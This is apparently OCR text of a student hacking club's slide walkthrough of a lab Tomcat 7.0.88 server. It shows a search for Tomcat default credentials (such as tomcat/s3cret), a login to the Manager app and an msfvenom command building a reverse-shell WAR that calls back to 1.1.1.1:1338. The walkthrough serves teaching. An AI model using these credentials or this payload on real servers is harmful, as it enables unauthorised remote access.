



Apache Tomcat


Software

Apache Tomcat, often referred to as Tomcat Server, is an open-source Java Servlet Container developed by the Apache Software Foundation. Wikipedia

Initial Foothold


Apache Tomcat/7.0.88
10.10.10.95:8080
Search
DMU Hackers
Discord
Facebook
Twitter
DSU
Home
Documentation
Configuration
Examples
Wiki
Mailing Lists
Find Help
Apache Tomcat/7.0.88
APACHE SOFTWARE FOUNDATION http://www.apache.org/
If you're seeing this, you've successfully installed Tomcat. Congratulations!
Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions


Apache Tomcat/7.0.88 - Mozilla Firefox
Connecting...
10.10.10.95:8080
DMU Hackers
Discord
Authentication Required
http://10.10.10.95:8080 is requesting your username and password. The site says: "Tomcat Manager Application"
User Name:
Password:
Cancel
OK
Home
Documentation
Find Help
Apache Tomcat/7
SOFTWARE FOUNDATION
http://www.apache.org/
If you're see
atulations!
Recommended Reading:
Security Considerations HOW-TO
ager Application HOW-TO
Server Status
Manager App
10.10.10.95:8080/manager/status


Google
apache tomcat default password
All
Images
Videos
News
Shopping
More
Settings
Tools
About 1,820,000 results (0.51 seconds)
Apache Tomcat Default Credentials
Username
Password
tomcat
tomcat
tomcat
s3cret
tomcat
password1
tomcat
password
21 more rows
Default-Credentials/Apache-Tomcat-Default-Passwords.mdown at ...
https://github.com/.../Default-Credentials/blob/.../Apache-Tomcat-Default-Passwords.md...


OMU
HACKERS

Username: tomcat

Password: s3cret

hacker voice I'm in

/manager - Mozilla Firefox

/manager

10.10.10.95:8080/manager/html

Search

DMU Hackers Discord Facebook Twitter DSU

Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/Ninja1310	*None specified*		true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

/manager - Mozilla Firefox

/manager

10.10.10.95:8080/manager/html

Search

DMU Hackers Discord Facebook Twitter DSU

/yV19oo1MStTk1	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Lets create our own WAR file to upload


```
msfvenom -p
java/jsp_shell_reverse_tcp
LHOST=1.1.1.1 LPORT=1338 -f
war > shell.war
```

-p java/jsp_shell_reverse_tcp

LHOST=1.1.1.1 LPORT=1338

-f war > shell.war

